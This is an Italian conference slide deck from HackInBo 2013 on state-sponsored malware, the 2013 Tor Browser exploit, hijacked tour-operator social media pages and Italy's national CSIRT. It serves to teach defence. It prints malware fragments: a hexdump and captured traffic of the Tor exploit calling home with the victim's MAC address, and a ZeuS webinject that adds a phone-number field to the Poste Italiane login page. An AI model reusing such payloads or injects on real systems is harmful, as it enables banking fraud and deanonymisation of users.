

HackInBo 2013



Le nuove armi digitali.

Aziende ed Enti Governativi sono pronti?

Bologna, 20 Settembre 2013

Gianni 'guelfoweb' Amato

Who is?

- Author : Gianni 'guelfoweb' Amato
- Site : www.securityside.it
- Blog : www.gianniamato.it
- Email : amato@securityside.it
- Twitter : @guelfoweb



Agenda

No, meglio raccontare una favoletta...

La Cyber War

Attacco ai sistemi e infrastrutture critiche di un paese sfruttando unicamente le reti informatiche.

Quali danni potrebbe arrecare a un paese?



Disagi



Fonte: http://www.ilcittadinomb.it/stories/Cronaca/312127_lentate_-_asl/

Prenotazioni online bloccate

PRENOTA | ORARI | CHECK-IN | STATO DEL VOLO

VOLI

DA Roma (FCO) A New York (JFK)

☒ Andata e ritorno ☐ Solo andata [biglietto premio](#) [Multiscalo](#)

AUTO

Inserisci data di partenza Inserisci data di ritorno

HOTEL

ADULTI 1 BAMBINI (2-11) 0 NEONATI (0-2) 0 [CERCA](#)

[carnet italia](#) [offerte per giovani](#) [minori non accompagnati](#) [info e metodi di pagamento](#)

Andata Data

NAPOLI - CATANIA 14-09-2013

Ritorno ☒ **seleziona ritorno** Data

CATANIA - NAPOLI 29-09-2013

Adulti Bambini Infant

1 - - ☒ auto al seguito

[Invia](#)

LE FRECCE | TUTTI I TRENI

[Ricerca rapida](#) >>

☒ Andata ☐ Andata e ritorno

Da:

A:

Andata: 03-09-2013 Ora: 14

Ritorno: 03-09-2013 Ora: 14

Adulti: 1 Ragazzi (4-14): 0

Ricerca il miglior prezzo ☐

[MODIFICA IL BIGLIETTO](#) [CERCA](#)

Pubblica Amministrazione in Tilt



Ma anche...

Panico e terrore

Acqua, gas, rete elettrica fuori uso



Gestione linee aeree e treni in Tilt



Con CHI abbiamo a che fare?



Con COSA abbiamo a che fare?



Armi digitali

- Tecniche di offuscamento
- crittografia
- 0day vulnerability

History

- 2010: Stuxnet
- 2011: Duqu
- 2011: Gauss
- 2012: Mahdi
- 2012: Flame
- 2012: Wiper
- 2013:



Operation Olympic Games

- 2006 Governo Bush
- Attacchi digitali contro Iran
- Partecipazione Governo Israeliano
- Sabotaggio centrali nucleari Natanz
- Danneggiare le turbine



Stuxnet

- Individuato nel giugno 2010
- Target: Sistemi SCADA
- Si diffonde via USB (solitamente i sistemi SCADA non sono collegati a Internet)
- Integra 2 certificati "trusted"
- Sfrutta 4 0day
- Password hard-coded nota
- Realtek è il primo certificato "trusted" recovato il 16 luglio
- Il 17 luglio una nuova variante presenta il certificato Jmicron

Evidence

- Dall'analisi investigativa viene individuato il valore numerico “19790509” scritto nel registro di sistema Windows che si sospetta corrisponda alla data di nascita di uno degli sviluppatori “05/09/1979” o sia collegata all'esecuzione (per spionaggio) di Habib Elghanian, noto uomo d'affari ebreo conosciuto in Iran.
- La data di decesso / autodistruzione era fissata per il “26/06/2012”.



Duqu

- Individuato nel settembre 2011
- Target: valutare lo stato del programma nucleare iraniano
- Funzione di keylogger
- Sfrutta 0day
- Lo scopo è quello di carpire informazioni
- Usa certificati rubati
- L'analisi comportamentale lo riconduce a stuxnet

Gauss

- Scoperto nel 2011, poco dopo Duqu.
- Rilevato in Libano, Israele, Palestina, USA, Emirati Arabi.
- Progettato per il furto di cookie, credenziali e conti bancari.
- Lavora con moduli aggiornati via Internet per ampliare le proprie funzioni.
- Kaspersky ipotizza sia stato creato dagli stessi autori di Stuxnet e Duqu.

Mahdi

- Scoperto nel febbraio 2012
- E' stato battezzato "Mahdi" per via di una stringa ricorrente nel codice del malware (fa riferimento al Messia Islamico)
- Sfrutta bug di Word e Power Point
- In questo caso non si conoscono gli autori
- Ha funzione di keylogger e cattura le schermate
- Sottrae file audio, testo e immagini

Flame

- Individuato per la prima volta in aprile 2012
- Si propaga tramite USB
- Usa falso certificato
- Ha funzioni di keylogger
- sottrae documenti di testo e DWG (progetti Autocad)
- Cattura immagini
- Registra audio (conversazioni skype)
- Rilevate somiglianze con Stuxnet e Duqu
- Obiettivo: spionaggio industriale

Flame 2008

Dall'analisi di uno dei componenti utilizzato da Flame, il file *mssecmgr.ocx* riporta come timeDatestamp la data del 9 dicembre 2008

```
$ python peframe.py --export mssecmgr.ocx
[IMAGE_EXPORT_DIRECTORY]
0x5F694 0x0 Characteristics: 0x0
0x5F698 0x4 TimeDateStamp: 0x493EA336 [Tue Dec 9 16:56:22 2008 UTC]
0x5F69C 0x8 MajorVersion: 0x0
0x5F69E 0xA MinorVersion: 0x0
0x5F6A0 0xC Name: 0x13C4EE
0x5F6A4 0x10 Base: 0x1
0x5F6A8 0x14 NumberOfFunctions: 0x5
0x5F6AC 0x18 NumberOfNames: 0x5
0x5F6B0 0x1C AddressOfFunctions: 0x13C4BC
0x5F6B4 0x20 AddressOfNames: 0x13C4D0
0x5F6B8 0x24 AddressOfNameOrdinals: 0x13C4E4
```


Wiper

Un soldato in missione sul campo di battaglia per ripulire le tracce



- Cancella le tracce di Stuxnet e Duqu
- Alta priorità alla rimozione dei file .PNF (usati da Stuxnet)
- Rimozione dei dati utili ai tecnici forensi per ottenere prova del reato (Siamo ancora nel 2012)

Casi recenti



The screenshot shows the Tor Project website with a green header featuring the Tor logo and navigation links: HOME, ARCHIVES, and ABOUT TOR. The main content area is titled "Tor security advisory: Old Tor Browser Bundles vulnerable" and includes a search bar, a list of upcoming events, and a detailed advisory text.

Tor security advisory: Old Tor Browser Bundles vulnerable

Posted August 5th, 2013 by arma in [security](#), [tbb](#), [tor browser](#)

An attack that exploits a [Firefox vulnerability in JavaScript](#) has been observed in the wild. Specifically, Windows users using the Tor Browser Bundle (which includes Firefox [plus privacy patches](#)) appear to have been targeted.

This vulnerability was [fixed in Firefox 17.0.7 ESR](#). The following versions of the Tor Browser Bundle include this fixed version:

- 2.3.25-10 (released [June 26 2013](#))
- 2.4.15-alpha-1 (released [June 26 2013](#))
- 2.4.15-beta-1 (released [July 8 2013](#))
- 3.0alpha2 (released [June 30 2013](#))

Tor Browser Bundle users should ensure they're running a recent enough bundle version, and consider taking further security precautions.

Read the full advisory here:
<https://lists.torproject.org/pipermail/tor-announce/2013-August/000089.h...>

Upcoming events

- [Tor @ Circumvention Tech Summit IV, Berlin](#) (26 days on Sep 29)
- [Andrew @ Secure Poland](#) (36 days on Oct 9)
- [20th ACM Conference on Computer and Communications Security, Berlin, Germany](#) (62 days on Nov 4)

Mozilla Foundation Security Advisory 2013-53

Title:	Execution of unmapped memory through onreadystatechange event
Impact:	Critical
Announced:	June 25, 2013
Reporter:	Nils
Products:	Firefox, Thunderbird, Seamonkey
Fixed in:	Firefox 22.0 Firefox ESR 17.0.7 Thunderbird 17.0.7 Thunderbird ESR 17.0.7 SeaMonkey 2.19

La vulnerabilità risiede in Firefox 17 ESR (Extended Support Release), non in TOR.

Shellcode

[illegible]

<https://code.google.com/p/caffsec-malware-analysis/source/browse/trunk/TorFreedomHosting/torscript1.js>

Binario

```
001270: 8d bd e9 02 00 00 e8 cb ff ff ff c3 0d 0a 43 6f .....Co
001280: 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 nnection: keep-a
001290: 6c 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f live..Accept: */
0012a0: 2a 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 *..Accept-Encodi
0012b0: 6e 67 3a 20 67 7a 69 70 0d 0a 0d 0a 00 83 c7 0e ng: gzip.....
0012c0: 31 c9 f7 d1 31 c0 f3 ae 4f ff e7 0d 0a 43 6f 6f 1...1...0....Coo
0012d0: 6b 69 65 3a 20 49 44 3d 77 73 32 5f 33 32 00 49 kie: ID=ws2_32.I
0012e0: 50 48 4c 50 41 50 49 00 02 00 00 50 41 de ca 36 PHLPAPI....PA..6
0012f0: 47 45 54 20 2f 31 66 38 34 61 65 31 64 2d 30 62 GET /1f84ae1d-0b
001300: 31 35 2d 34 34 64 63 2d 39 39 36 33 2d 38 62 63 15-44dc-9963-8bc
001310: 39 37 31 31 30 34 35 39 30 20 48 54 54 50 2f 31 971104590 HTTP/1
001320: 2e 31 0d 0a 48 6f 73 74 3a 20 00 00 00 00 00 00 .1..Host: .....
001330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Traffico di rete

1	0.000000	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
2	2.976647	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
3	8.254218	00000000.0800276f30	00000000.ffffffff	IPX RIF	58 Response
4	8.985262	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
5	21.003310	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
6	24.006920	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
7	30.015546	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
8	41.933174	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
9	44.936969	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
10	50.945610	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
11	62.963413	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
12	65.967218	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
13	68.262553	00000000.0800276f30	00000000.ffffffff	IPX RIF	58 Response
14	71.975819	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
15	83.993533	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
16	86.997442	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win
17	93.006093	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 win

Hostname e Mac Address

```
[Redirecting a socket destined for 65.222.202.54 to localhost.]  
  
[Received new connection on port: 80.]  
[New request on port 80.]  
GET /1f84ae1d-0b15-44dc-9963-8bc971104590 HTTP/1.1  
Host: experien-d129c6  
Cookie: ID=0800276F30ED  
Connection: keep-alive  
Accept: */*  
Accept-Encoding: gzip  
  
Failed to send all the data.  
[Error sending http response to client: 10053]  
Failed to send all the data.  
[Sent http response to client.]  
_
```

65.222.202.54

IP Information for 65.222.202.54


IP Location: 🇺🇸 United States Ashburn Mci Communications Services Inc. D/b/a Verizon Business

ASN: 🇺🇸 AS701 UUNET - MCI Communications Services, Inc. d/b/a Verizon Business (registered Aug 03, 1990)

Geolocation data from IPLigence (Product: Max)



IP Address	Country	Region	City	ISP
65.222.202.54	United States	District Of Columbia	Washington	Science Applications Int
	Continent	Latitude	Longitude	Time Zone
	North America	38.9305	-77.032	EST

[Google Map for WASHINGTON, DISTRICT OF COLUMBIA, UNITED STATES \(New window\)](#)











Hesperbot Banking Trojan

- Rilevato nel settembre 2013 dai ricercatori ESET
- Target: operazioni di online banking
- Il file di configurazione presenta di default URL di banche della Repubblica Ceca, Turchia e Portogallo
- Sulla scia di ZeuS e SpyEye intercetta e modifica il traffico HTTP e HTTPS
- Sfrutta la funzione di webinject e from-grabber
- Usa moduli e plugin
- Dispone di una componente per i sistemi mobile: Symbian - Blackberry - Android



Cyber Attacks Timeline





Date	Author	Target	Description	Attack	Target Category	Attack Category
May 15	Guccifer		The Email account of Watergate reporter Carl Bernstein is hacked by Guccifer, the hacker well known for hijacking the accounts of a long trail of famous victims. ¹	Account Hijacking	Single Individual	Cyber Crime
May 15			In name of Opliberation, Anonymous claims to have breached the Thayer Learning Center (troubledteensolution.com) a military based, Christian boarding school boot camp for troubled teens in Kidder, Missouri, as a result the admin data and surveillance logs on children's phone calls are leaked online. ²	SQLi	Education	Hacktivism
May 15	?		J.T. Alexander & Son Inc. a fuel distribution firm in North Carolina loses more than \$800,000 in a cyberheist earlier this month, and going for five days. ³	Account Hijacking	Industry: Fuel Distribution	Cyber Crime
May 16			A hacker called Domainer V2 AKA @DomainerAnon hacks the website of South African Police (saps.gov.za) and dumps the identities of nearly 16,000 South Africans. Details that are compromised include telephone numbers, email addresses and identity numbers of over 15,700 whistleblowers and the usernames and passwords of 40 SAPS members. The attack was perpetrated in retaliation for the 34 miners killed during clashes with police in Marikana on August 16 2012". ⁴	Unknown	Law Enforcement	Hacktivism
May 16			A hacker called Remnant (@I_Remnant_) breaches into the official website of NBC's The Voice (nbcthevoice.com) casting team, as a result 49 login accounts of site admin and casting crew are leaked online. ⁵	SQLi	Industry: Broadcast	Cyber Crime
May 16			The Saudi branch of Anonymous launches OpSaudi and takes down several governmental websites including: ⁶ <ul style="list-style-type: none"> the Ministry of Foreign Affairs (mofa.gov.sa) the Ministry of Finance (mof.gov.sa), the general Intelligence Presidency (gip.gov.sa) 	DDoS	Government	Hacktivism



Credit: **Paolo Passeri** | <http://hackmageddon.com/cyber-attacks-timeline-master-indexes/>

Non tutti gli attacchi sono così complessi





Turista fai da te? No Alpitour?



AlpitourWorld.com · Piace a 20.147 persone
21 ore fa ·  Mi piace

Ciao a tutti. Vi informiamo che la scorsa notte le pagine Viaggidea, Francorosso, Villaggi Bravo e Alpitour hanno subito un attacco da parte di alcuni hacker che hanno preso il controllo sulla pubblicazione dei contenuti e sulle risposte ai vostri messaggi. Per tanto tutto ciò che viene pubblicato su tali pagine non è da associare al Gruppo Alpitour. Stiamo lavorando con il team di Facebook affinché la normalità venga ripristinata il prima possibile!

Mi piace · Commenta · Condividi  24

 A 26 persone piace questo elemento. [Commenti più in vista](#) ▾

 Scrivi un commento... 

 **Paola Baldacci** Accidenti, malefici
Mi piace · Rispondi · 5 ore fa tramite cellulare

 **Silvia Forghieri** Attenzione che sulla pagina dei Villaggi Bravo sono comparsi messaggi con link a siti non Alpitour e messaggi di falsi concorsi. Ci sono già commenti di persone che ci stanno "cascando" 😊
Mi piace · Rispondi · 19 ore fa

 **Sherina Luna** in bocca al lupo!
Mi piace · Rispondi · 19 ore fa

“Facciamo due conti: Alpitour: 23.309 fan, Villaggi Bravo 51.570, Francorosso 17.335 e Viaggidea 32.417 fan. Se li sommiamo abbiamo [...] **abbiamo 124.631 persone esposte a link malevoli.** Un ottimo risultato.”

<http://www.pierotaglia.net/facebook-fai-da-te-alpitour-ahi-ahi-ahi-pagine-facebook-hackerate/>




Le vacanze secondo te

Alpitour
@Alpitour

Tour Operator fondato nel 1947 identificato dal 90% degli italiani come sinonimo di vacanza
alpitour.it

515 TWEET 2 FOLLOWING 1.575 FOLLOWER 

Tweet

 **Alpitour** @Alpitour about hacked this bage adf.ly/VcWqv 59m
Espandi


 **Alpitour** @Alpitour this is our site hhttp://adf.ly/Vc8By 14h
Espandi

 **Alpitour** @Alpitour Stato recuperato tutte le pagine rubate Facebook :) 18h
Espandi

Come sta reagendo l'Italia?

Il nostro paese è ancora fin troppo legato al vecchio concetto di guerra. Banche, istituti e agenzie governative, industria militare, associazioni politiche, università, sono costantemente sottoposti ad attacchi informatici, ogni giorno sempre più complessi e articolati. Motivo per cui anche l'Italia si è dotata di CSIRT. Purtroppo sono ancora pochi gli Enti italiani che ne dispongono.

Computer Security Incident Response Team



PART I

A basic collection of good practices for running a CSIRT

Computer Security Incident Response Team

- ✓ Gruppo di professionisti IT Security che aiuta gli enti ad attenuare e prevenire gli incidenti informatici.
- ✓ Gestiscono e forniscono risposta agli incidenti informatici.
- ✓ Giuridicamente preparati per affrontare questioni legali.
- ✓ Sempre aggiornati sulle nuove vulnerabilità.

Decreto – Un CERT Nazionale

19-3-2013

GAZZETTA UFFICIALE DELLA REPUBBLICA ITALIANA

Serie generale - n. 66

DECRETI PRESIDENZIALI

DECRETO DEL PRESIDENTE DEL CONSIGLIO DEI MINISTRI 24 gennaio 2013.

Direttiva recante indirizzi per la protezione cibernetica e la sicurezza informatica nazionale.

IL PRESIDENTE DEL CONSIGLIO DEI MINISTRI

Vista la legge 3 agosto 2007, n. 124, recante “Sistema di informazione per la sicurezza della Repubblica e nuova disciplina del segreto”, come modificata e integrata dalla legge 7 agosto 2012, n. 133, e, in particolare, l’art. 1, comma 3-*bis*, che dispone che il Presidente del Consiglio dei Ministri, sentito il Comitato interministeriale per la sicurezza della Repubblica, adotti apposite direttive per rafforzare le attività di informazione per la protezione delle infrastrutture critiche materiali e immateriali, con particolare riguardo alla protezione cibernetica e alla sicurezza informatica nazionali, e l’art. 38, comma 1-*bis*,

Visto il decreto legislativo 1° agosto 2003, n. 259 recante “Codice delle comunicazioni elettroniche” e, in particolare, le disposizioni che affidano al Ministero dello sviluppo economico competenze in materia di sicurezza ed integrità delle reti pubbliche di comunicazione e dei servizi di comunicazione elettronica accessibili al pubblico;

Visto il decreto-legge 22 giugno 2012, n. 83, convertito, con modificazioni, dalla legge 7 agosto 2012, n. 134, che ha istituito l’Agenzia per l’Italia digitale, cui sono affidate, tra l’altro, le funzioni attribuite all’Istituto superiore delle comunicazioni e delle tecnologie dell’informazione in materia di sicurezza delle reti, nonché quelle di coordinamento, indirizzo e regolazione già affidate a DigitPA;

Visto il decreto legislativo 7 marzo 2005, n. 82, recante il Codice dell’amministrazione digitale e, in particolare, le disposizioni in materia di sicurezza informatica;

Visto il decreto interministeriale 14 gennaio 2003, così

“Gli attacchi alla sicurezza informatica negli ultimi anni hanno avuto una crescita esponenziale. Assinform stima che **il 40% degli attacchi richiedono almeno 4 giorni per essere risolti**. Nel 90% dei casi l'attacco ha successo a causa dell'**errata configurazione** del sistema di sicurezza e per la **mancaanza di competenze specifiche**. I costi sostenuti da privati e PA per proteggersi sono consistenti: Gartner li quantifica in 55 miliardi di dollari nel 2011, 60 nel 2012 e 86 (stimati) entro il 2016.”

Ancora una firma qui...

Banche, Università,
Aziende che erogano
servizi attraverso la rete
Internet non
ammetteranno mai di aver
subito attacchi che hanno
compromesso - o hanno
rischiato di
compromettere -
informazioni riservate e/o i
dati degli utenti/clienti.



“La banca declina ogni responsabilità...”

Zeus-In-The-MObile (ZITMO)

```
webinjects.txt ✕
set_url https://myposte.poste.it/jod-fcc/fcc-
authentication.jsp GP
data_before
NAME="Password"*</tr>
data_end
data_inject
<tr bgcolor="#ffffff">
<td><input name="cell" id="cell" type="text"
class="inputAccedi" value="+39 Numero di Telefono"></
td>
data_end
data_after
data_end
```

SMS con Link
(security update)

Download Malware

Detect SMS Bank
(code)



Poste Italiane - Accedi a Poste.it ✕

← → ↻ ~~https://~~https://myposte.poste.it/jod-fcc/fcc-authentication.jsp

Posteitaliane

Accedi a Poste.it

Per poter usufruire dei servizi online di Poste.it occorre prima identificarsi. Inserisci il tuo nome utente e la tua password.

Privati | Business

Privati
Accedi ai Servizi Online

Nome utente
.....

+39 Numero Telefono

Non sei ancora registrato?
Hai dimenticato la password?
Come difendersi dal phishing

Per utilizzare i servizi online di Poste.it:

- verificare il corretto inserimento dei dati. Il nome utente va inserito durante la registrazione. La password va inserita durante la registrazione o in occasione di un reset.
- verificare che il browser sia aggiornato.
- eseguire periodicamente la scansione del computer con un antivirus.
